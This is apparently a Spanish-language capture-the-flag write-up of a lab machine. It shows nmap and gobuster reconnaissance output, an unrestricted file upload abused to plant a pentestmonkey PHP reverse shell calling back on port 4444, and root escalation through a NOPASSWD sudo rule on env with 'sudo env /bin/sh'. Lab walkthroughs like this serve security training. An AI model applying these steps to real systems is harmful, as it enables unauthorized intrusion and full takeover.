


Empezamos lanzando un nmap para saber que servicios están corriendo en la máquina víctima.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-27 21:53 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000037s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Upload here your file
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
```


Encontramos un Apache, por lo que vamos a enumerar lo que encontramos dentro de la web. Para ello vamos a utilizar gobuster con los siguientes parámetros.

```
[~]kkozele@parrot:~$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 200 -x php,html,txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://172.17.0.2
[+] Method:          GET
[+] Threads:         200
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.6
[+] Extensions:     php,html,txt
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/.php           (Status: 403) [Size: 275]
/uploads        (Status: 301) [Size: 310] [--> http://172.17.0.2/uploads/]
/upload.php     (Status: 200) [Size: 1357]
/.html         (Status: 403) [Size: 275]
/index.html     (Status: 200) [Size: 1361]
/.html         (Status: 403) [Size: 275]
/.php          (Status: 403) [Size: 275]
Progress: 350656 / 350660 (100.00%)
=====
Finished
=====
```


Damos con upload.php y encontramos que se pueden subir archivos, por lo que vamos a hacer uno y probar si de verdad funciona.



Hacemos nuestro txt con nano, ponemos simplemente un “hola” dentro y lo subimos. Refrescamos la página y vemos que, efectivamente, nuestro archivo.txt se encuentra en la web y podemos acceder a él.





Index of /uploads


Name	Last modified	Size	Description
 Parent Directory		-	
 prueba.txt	2024-05-27 22:22	5	

Apache/2.4.52 (Ubuntu) Server at 172.17.0.2 Port 80


Siendo este el caso, vamos a crear un archivo.php que contenga una shell reversa y al intentar abrirlo se nos habrá una shell en nuestra máquina atacante. Para ello, en primer lugar, ponemos nuestra máquina atacante escuchando en el puerto 4444. Subimos en archivo.php en el que hemos metido nuestra shell reversa (he usado la de pentest monkey, solo hay que poner nuestra IP y el puerto que vayamos a utilizar).



Con todo listo, refrescamos de nuevo la página una vez hemos subido nuestro archivo.php y le damos doble click. De esta forma, si los puertos y la IP están bien puestos, se nos abre una terminal en nuestra máquina atacante,



Utilizamos el siguiente comando de bash para que la shell creada sea un poco más manejable y lanzamos un whoami para ver qué usuario está en marcha.



Ahora tratamos de elevar privilegios, para ello vamos a utilizar el comando sudo -l. Vemos los binarios que se están ejecutando y, lo más importante, los que podemos ejecutar sin ingresar contraseña: usr/bin/env. Buscamos en GTF0Bins el comando que tenemos que utilizar, lo ponemos en la consola y lanzamos.

```
www-data@fdffb7df10bc:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on fdffb7df10bc:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on fdffb7df10bc:
    (root) NOPASSWD: /usr/bin/env
```

Al instante, y sin mayor dificultad, logramos escalar y ser usuario root. Máquina finalizada.

```
www-data@fdffb7df10bc:/$ sudo env /bin/sh
sudo env /bin/sh
# whoami
whoami
root
```